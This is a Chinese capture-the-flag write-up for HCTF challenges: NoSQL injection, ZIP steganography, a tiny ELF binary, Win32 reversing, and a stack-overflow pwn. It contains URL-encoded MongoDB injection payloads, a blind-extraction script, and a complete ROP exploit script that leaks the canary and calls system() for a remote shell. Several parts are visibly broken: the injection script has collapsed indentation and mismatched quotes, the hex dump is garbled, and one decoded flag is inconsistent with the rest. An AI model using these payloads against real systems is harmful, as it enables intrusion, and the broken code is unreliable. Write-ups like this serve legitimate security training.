记得上次做 RCTF 就有一道 nosql 的题目, 脑洞打开想着会不会这题也是 nosql, 于是上乌云上学习了 nosql 的注入姿势, 抱着试一试的心态输入了'|'1'=='1 (就比刚才多了一个=), 然后竟然返回了 nonono, 不再是服务器错误了。当用户名和密码都使用'|'1'=='1 时, 会返回一个“开心吗~23333”, 注入成功!

然后使用 burp, 构造参数为

```
name=admin%27%26%271%27%3D%3d%271&password=%27|%27%27%3d%3d%27
```

```
(name=admin'&'1'=='1
```

```
password='|'=='')
```

返回“开心吗”, 而把 admin 改成别的就会返回“nonono”, 说明数据库中有 admin 用户。于是把参数改为

```
name=admin%27%26db.getCollectionNames().length<%3d0%26%272%27%3D%3d%272&password=%27|%27%27%3d%3d%27
```

```
(name=admin'&db.getCollectionNames().length>=0&'1'=='1
```

```
password='|'=='')
```

返回“开心吗”, 将 length 后面的大于号>换成小于号<, 就会返回“nonono”, 说明查询长度语句有效, 数据集大于 0 个。于是大致试了几次, 得到数据集共有 3 个。

再将 db.getCollectionNames().length 改为 db.getCollectionNames()[0].length, 可以尝试得到第一个集合的名字长度为 4; 把 0 分别改成 1 和 2, 又可以得到第二个和第三个集合的名字长度分别为 5 和 14。

再将 db.getCollectionNames().length 改为 db.getCollectionNames()[0][0], 紧接着后面改成

与'A'等可见字符进行比较,可以尝试得到第一个集合的名字的第一个字母,为'H',以此类推,运行脚本二分查找可见字符得到三个集合的名字分别为 HCTF, login, system.indexes。

再到集合里面进行查询,构造参数为

```
username=admin'%26db.HCTF.find().count()>%3d0%26%26'1'=='1
```

```
(username=admin'&db.HCTF.find().count()>=0&&'1'=='1)
```

Password 参数与上相同,以后也不会改变。

可以得到“开心吗”,再对数据个数及大小比对逻辑进行修改,可知 HCTF 数据库中只有一条数据。

再构造参数

```
username=admin'%26tojson(db.HCTF.find()[0])[0]<%3d'A'%26%26'1'%3d%3d'1
```

```
(username=admin'&tojson(db.HCTF.find()[0])[0]<='A'&&'1'=='1)
```

对 HCTF 中第一条数据的第一个字符与 A 进行比较,运行脚本不断修改比对字符和比对关系,然后再比对第二个字符,把 tojson(db.HCTF.find()[0])[0]改为 tojson(db.HCTF.find()[0])[1],以此类推,可以将第一条数据完全比对得出。也可以使用 tojson(db.HCTF.find()[0]).length 先得到 json 串的长度,为 87。

第一条数据得到的 json 串为

```
{"_id":"ObjectId(\"5661ee15d2495d9896973a9f\"),\"flag\":\"HCTF {h4ck_m0ng0db_2_3_1}\"}
```

Flag: HCTF {h4ck\_m0ng0db\_2\_3\_1}

得出 flag 的脚本代码贴在下面:

```
# -*- coding: utf-8 -*-
```

```
# Html main text extraction based on goose.
```

```
import requests
```

```
def test(sum, bit):
```

```
    headers = {'Host': '133.130.101.23:12345',
```

```
               'Proxy-Connection': 'keep-alive',
```

```
               'Accept':
```

```
'text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8',
```

```
               'HTTPS': '1',
```

```
               'User-Agent': 'Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/44.0.2403.89 Safari/537.36',
```

```
               'Content-Type': 'application/x-www-form-urlencoded',
```

```
               'Accept-Encoding': 'gzip, deflate',
```

```
               'Accept-Language': 'zh-CN,zh;q=0.8,en-US;q=0.6,en;q=0.4,zh-TW;q=0.2'}  
    url = "http://133.130.101.23:12345/check.php"
```

```
    start = 33
```

```
    end = 126
```

```
    mid = 0
```

```
    while(start<end):
```

```
        mid = (start+end)/2
```

```
        username = "admin'&tojson(db.HCTF.find()[0])[\"+str(bit)+\"]<=\"+chr(mid)+\"'&&'1'=='1"
```

```

pw = ""|'1'=='1"
data = {'name':username,'password':pw}
r = requests.post(url , data ,headers = headers)
print r.content
if "3333" in r.content:
    end = mid
else:
    start = mid
if start == end-1:
    username
"admin'&tojson(db.HCTF.find())[0]]["+str(bit)+"]<="+chr(mid)+"&&'1'=='1"
pw = ""|'1'=='1"
data = {'name':username,'password':pw}
r = requests.post(url , data ,headers = headers)
if "3333" in r.content:
    break
else:
    mid = end
    break
return chr(mid)

if __name__ == '__main__':
    first = ""
    for i in range(90):
        first+=test(2, i)
    print i
    print first
print first

```

## 送分要不要？（萌新点我）

下载题目，是个 ZIP 压缩包，解压后得到一张图片，然而并没有发现异样。然后用二进制编辑器打开原压缩包，发现压缩包后面后多余内容：

A320h:	9F 9B 7E 6E	FA B9 E9 E7	A6 9F 9B FE	DF 9B E6 AF	Ÿ>~nú²éç!Ÿ>pB>æ
A330h:	29 8A E5 25	EE BD 4C 9A	CA F5 44 FE	80 B2 B0 3B	)Šššî¼ŁšĖōDpē²°;
A340h:	51 6E 7E 26	6E DB 96 BF	01 50 4B 01	02 3F 00 14	Qn~&nŪ-¿.PK...?..
A350h:	00 00 00 08	00 57 76 4A	47 4A 36 B7	C5 23 A3 00	.....WvJGJ6·Ă#£.
A360h:	00 89 BF 00	00 08 00 24	00 00 00 00	00 00 00 20	..%¿.....\$.....
A370h:	00 00 00 00	00 00 00 66	6C 61 67 2E	6A 70 67 0A	.....flag.jpg.
A380h:	00 20 00 00	00 00 00 01	00 18 00 49	EE 34 FD 27	.....Ii4ý'
A390h:	03 D1 01 E4	A0 E0 D4 2E	03 D1 01 E4	A0 E0 D4 2E	..Ń.ă àô..Ń.ă àô.
A3A0h:	03 D1 01 50	4B 05 06 00	00 00 00 01	00 01 00 5A	..Ń.PK.....Z
A3B0h:	00 00 00 49	A3 00 00 00	00 00 52 31	6B 30 52 45	...I£.....R1k0RE1
A3C0h:	4E 57 6C 68	48 55 54 4E	45 54 55 34	79 51 30 64	NWlhHUTNETU4yQ0d
A3D0h:	61 51 31 52	4E 55 6B 70	55 52 30 55	7A 56 45 64	aQ1RNUkpUR0UzVEd
A3E0h:	4F 55 6C 52	48 56 6B 52	45 54 56 46	61 57 45 64	OU1RHVkreTVFaWEd
A3F0h:	4E 4D 6C 56	4E 54 6C 70	55 52 30 31	5A 52 45 74	NM1VNT1pUR01ZREt
A400h:	53 55 6C 52	48 54 56 70	55 53 55 35	61 56 45 63	SU1RHTVpUSU5aVEc
A410h:	30 4E 46 52	46 54 55 70	59 53 56 45	39 50 54 30	ONFRFTUpYSVE9PT0
A420h:	39 50 54 30	89 50 4E 47	0D 0A 1A 0A	00 00 00 0D	9PT0:PNG.....
A430h:	49 48 44 52	00 00 05 56	00 00 03 00	08 06 00 00	IHDR...V.....
A440h:	00 CF 3E 3C	C2 00 00 00	09 70 48 59	73 00 00 0E	.İ><Ă....pHYs...
A450h:	C4 00 00 0E	C4 01 95 2B	0E 1B 00 00	00 20 63 48	Ă...Ă.*+..... cH
A460h:	52 4D 00 00	7A 25 00 00	80 83 00 00	F9 FF 00 00	RM...z%...€f...ùÿ..
A470h:	80 E9 00 00	75 30 00 00	EA 60 00 00	3A 98 00 00	€é...u0...ê`...~..
A480h:	17 6F 92 5F	C5 46 00 00	BF 0D 49 44	41 54 78 DA	.o' _ĂF...¿.IDATxŪ
A490h:	EC DD 77 7C	1C F5 9D FF	F1 F7 56 F5	DE 25 4B EE	ìÝw  .ō.ÿñ÷VōßKi
A4A0h:	BD E2 02 D8	06 03 A6 37	07 08 81 00	09 B9 90 33	¼ă.ø...;7.....³.3
A4B0h:	29 97 4B F2	A3 5C DA 91	CB F5 12 92	1C 47 7A 48	\\-Kôf\Ů\ŤĂ ' GzH

在压缩包数据后面，有一张压缩包中图片的原始数据，在原始数据和压缩数据之间有一段字符串，用 base64 解密后再用 base32 解密得到 flag 的二进制数据

```
>>> base64.b64decode('<R1k0RE1NWlhHUTNETU4yQ0daQ1RNUkpUR0UzUEdOU1RHVkreTVFaWEdNM1VNT1pUR01ZREtSU1RHTUpUSU5aUEc0NFRFTUpYSVE9PT09PT0=>')
'GY4DMMZXGQ3DMN2CGZCTMRJTGE3TGNRTGUDDMQZXGM2UMNZTGMYDKRRTGMZTINZTG44TEMJXIQ=====
'
>>> base64.b32decode('<GY4DMMZXGQ3DMN2CGZCTMRJTGE3TGNRTGUDDMQZXGM2UMNZTGMYDKRRTGMZTINZTG44TEMJXIQ=====>')
'686374667B6E6E3173635F6C735F73305F33347379217D'
>>> '686374667B6E6E3173635F6C735F73305F33347379217D'.decode('hex')
'htcf{nn1sc_ls_s0_34sy!}'
>>>
```

## What Is This

下载题目，得到一个 NES 镜像，发现是赤色要塞。然后玩通关了，然后 flag 就出来了



## Short bin

Nc 连上服务器

```
TOKEN=WTF

Programmers are alwas trying to write shorter code, so that they can finish their work earlier and enjoy a cup of java.

Since I am a very lazy programmer, a typical "Hello world" program wrote by me usually has only 56 bytes.

But I think that's enough. There has been a lot of things can be done, within 60 bytes.

We are all programmers. Do you agree with me?
yes
Hmm.. I'm happy to hear that:) But I must test your honesty.

I will ask you some questions, please answer them in our PROGRAMmer WAY:)
Remember that famous word? Talk is cheap, show me the CODE :)

***Hey your codes never compiled? <<<-I AM THE LAST HINT.

Q1:Do you enjoy tea or coffee?
█
```

根据题目了解到需要用编译好的代码来回答问题,并且代码长度小于 60 字节。根据提示 ELF, 于是到网上找了几段段满足长度的 hello world 代码, 经测试其中一段满足要求:

```
00000000 7f 45 4c 46 01 00 00 00 00 00 00 00 00 00 43 05 |.ELF.....C.|
00000010 02 00 03 00 1a 00 43 05 1a 00 43 05 04 00 00 00 |.....C...C....|
00000020 b9 31 00 43 05 b2 0d cd 80 25 20 00 01 00 93 cd |.1.C.....% ....|
00000030 80 63 6f 66 66 65 65 0a                                |.coffee.|
00000038
```

修改后面的 coffee 以回答问题, 回答几个问题之后拿到 flag:

```
Q1:Do you enjoy tea or coffee?

Haha nice:)

...Oh lazy me... This time can you give me shorter answer?

Q2:Do you like hacking things?

Great! We are the same:)

...Oh lazy me... This time can you give me shorter answer?

Q3:Will you hack me?

hctf{64494e00f7737de869b58065705e6493}
```

## 真的很友善的的逆向

下载题目，发现是个 win32 的逆向题目，用 IDA 打开静态分析：

定位到消息处理函数，关键代码如下：

```
if ( a3 > 0x110 )
{
    if ( a3 == 0x111 && !(a4 >> 16) && (_WORD)a4 == 0x3EC )
    {
        GetWindowTextA(dword_11E91F8, &String, 30);
        if ( strlen(&String) == 22 && sub_11D1DA0((int)&String, a2[4]) && sub_11D1BB0(&String) )
        {
            u6 = 0;
            while ( 1 )
            {
                u7 = dword_11E91B0 ^ char_3;
                if ( (dword_11E91B0 ^ char_3) >= 0
                    && dword_11E91B0 != char_3
                    && (u7 ^ a2[0]) == byte_11E8218
                    && (u7 ^ a2[1]) == byte_11E8219
                    && (u7 ^ a2[2]) == byte_11E821A
                    && (u7 ^ a2[3]) == byte_11E821B )
                {
                    break;
                }
                Sleep(0x14u);
                ++u6;
                if ( u6 >= 100 )
                {
                    goto LABEL_28;
                }
                u8 = dword_11E91D8;
                dword_11E91D8 = dword_11E91C0[0];
                dword_11E91C0[0] = u8;
                u9 = dword_11E91E0;
                dword_11E91E0 = dword_11E91CC;
                dword_11E91CC = u9;
                u10 = dword_11E91D4;
                dword_11E91D4 = dword_11E91C8;
                dword_11E91C8 = u10;
                u11 = dword_11E91D0;
                dword_11E91D0 = dword_11E91EC;
                u12 = 0;
                dword_11E91EC = u11;
                do
                {
                    if ( dword_11E5600[u12] != dword_11E91C0[u12] )
                    {
                        MessageBoxW(0, L"Try Again", L"Fail", 0);
                        exit(-1);
                    }
                    ++u12;
                }
                while ( u12 < 12 );
                if ( u7 == 2 )
                {
                    MessageBoxW(0, L"YOU GOT IT", L"OK", 0);
                    exit(0);
                }
            }
        }
        LABEL_28:
        MessageBoxW(0, L"Try Again", L"Fail", 0);
    }
}
```

调用 GetWindowsTextA 获取输入字符串后，有三个验证函数：

```
if ( strlen(&String) == 22 && sub_11D1DA0((int)&String, a2[4]) && sub_11D1BB0(&String) )
```

第一个是保证字符串长度为 22。

第二个验证前 5 个字节是否为“HCTF{“

第三个函数将第 6 到 17 个字节转换为英文字母顺序，小写字母加上 0x64，数字加上 0x98，函数返回后，将几个字符相互替换后，与一个长度为 12 的数组验证，结果为“UareS0cLeVer”



```

v6 = 0;
while ( 1 )
{
    v7 = dword_11E91B0 ^ char_3;
    if ( (dword_11E91B0 ^ char_3) >= 0
        && dword_11E91B0 != char_3
        && (v7 ^ a2[0]) == byte_11E8218
        && (v7 ^ a2[1]) == byte_11E8219
        && (v7 ^ a2[2]) == byte_11E821A
        && (v7 ^ a2[3]) == byte_11E821B )
        break;
    Sleep(0x14u);
    ++v6;
    if ( v6 >= 100 )
        goto LABEL_28;
}

```

这段代码验证最后的 5 个字符：v7 是两个数的异或，这两个数内容由两个线程决定，这里不用管，直接在 if 里面下断点，手动过反调试，当判断成功时候 V7 是 0x02，异或对应内容得到最后 5 个字节为：Af31}

最终得到 flag: HCTF{UareS0cLeVerAf31}

## What should I do

运行这道题，发现此题是有一个循环，创建子进程，等待子进程结束后继续创建子进程，并继续等待。子进程将读入的内容进行 base64 解码，然后将解码后的内容打印到屏幕上来。

```

buf = malloc(a2 + 1);
v5 = read(0, buf, a2);
for ( i = 0; ; ++i )
{
    if ( (signed int)i < (signed int)v5 )
    {
        v2 = (__ctype_b_loc())[*((_BYTE *)buf + (signed int)i)];
        if ( v2 & 8
            || *((_BYTE *)buf + (signed int)i) == '='
            || *((_BYTE *)buf + (signed int)i) == '+'
            || *((_BYTE *)buf + (signed int)i) == '/' )
            continue;
    }
    break;
}
*((_BYTE *)buf + (signed int)i) = 0;
if ( i & 3 )
{
    puts("Something is wrong\n");
    exit(0);
}
strncpy(a1, (const char *)buf, a2);
return i;

```

首先题目将输入读入到缓冲区，最长 160 个字节，然后检查每一位是否都是合法的 base64 编码。然后将验证后的输入复制到指定的内存（父函数的栈上面），注意到这里字符串的末尾是没有\x00的。

```

for ( i = 0; v8[i]; ++i )
{
    if ( !(i & 3) && i )
    {
        merge_into_target(p_target, (__int64)&v3, 3u);
        p_target += 3LL;
        v3 = 0;
    }
    v4 = v8[i];
    if ( (*__ctype_b_loc())[v4] & 0x100 )
    {
        v4 -= 'A';
    }
    else if ( (*__ctype_b_loc())[v4] & 0x200 )
    {
        v4 -= 'G';
    }
    else if ( (*__ctype_b_loc())[v4] & 0x800 )
    {
        v4 += 4;
    }
    else
    {
        if ( v4 == '=' )
            break;
        v4 += 19;
        if ( v4 > '?' )
            v4 = '?';
    }
    v3 |= v4 << 6 * (3 - (char)i % 4);
}
if ( i & 3 )
{
    v3 >>= 8 * (4 - (char)i % 4);
    merge_into_target(
        p_target,
        (__int64)&v3,
        (((unsigned int)((unsigned __int64)i >> 32) >> 30) + (_BYTE)i) & 3)
        - ((unsigned int)((unsigned __int64)i >> 32) >> 30)
        - 1);
}

```

父函数中对输入进行 base64 解码，循环判断条件是输入是否为\x00，这里的判断就存在漏洞。观察函数的栈，用户输入的数据（最长 160 个字节）和解码后的数据都是放在栈上面的，同时解码后的数据紧挨着放在用户输入数据的下方。当用户输入的 160 个字节填满后，解码循环在解码 160 个字节后并不会停下来，而是继续解码解码后的数据，并继续向栈下方写入数据。这样造成了栈溢出，我们可以构造字符串以实现控制栈的内容。

这里有一个问题，就是源程序开启了栈保护，ebp 之前是存在一个随机数的。注意到主程序每次解密都是在子进程中执行的，所以每次随机数是不会变的。然后利用最后将解密后字符串打印出来的 printf，将随机数打印出来，再下一次循环中在随机数位置填充进去，这样就能过栈保护了。接下来就是 ROP，得到 flag：

```
hctf{7ec591e4ba4ebd4d49be628ec22d1f61}
```

Pwn 代码如下：

```
from zio import *  
import base64  
  
target = (('120.55.86.95',44444))  
io = zio(target,  
timeout=1,print_read=COLORED(REPR,'red'),print_write=COLORED(REPR,'green'))  
  
io.writeline("6f78f333c8d330c8726d510efc28d9a1")  
io.writeline("Y")  
io.writeline("UWtKQ1FrSkNRaOpDUWtKQ1FrSkNRaOpDUWtKQ1FrSkNRaOpDUWtKQ1FrSkNRa  
OpDUWtKQ1FrSkNRaOpDUWtKQ1FrPT1RaOpDUWtKQ1FrSkNRaOpDUWtKQ1FrSkNRaOpDUWt  
KQ1FrSkNRaOpDUWtKQ1FrSkNRaOpDY")  
io.read_until("B"*49)  
sc = "\x00"+io.read(7)  
  
base = "QkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJCQkJC"  
  
pop_rdi = l64(0x400e93)  
addr_libc_start_main = l64(0x602048)  
  
next = base64.b64encode(sc + l64(0)+pop_rdi+addr_libc_start_main+l64(0x4007c0))  
pd = base + next  
payload = base64.b64encode(pd + ("A"*(120-len(pd))))+"Y"  
  
io.writeline(payload)  
io.read_until("B"*48)  
  
start_addr = l64(io.read(6)+"\x00\x00")  
system = start_addr + 0x24870  
param = start_addr + 0x15af0b  
  
next = base64.b64encode(sc + l64(0)+pop_rdi+l64(param)+l64(system))  
pd = base + next  
  
payload = base64.b64encode(pd + ("A"*(120-len(pd))))+"Y"  
io.writeline(payload)  
io.interact()
```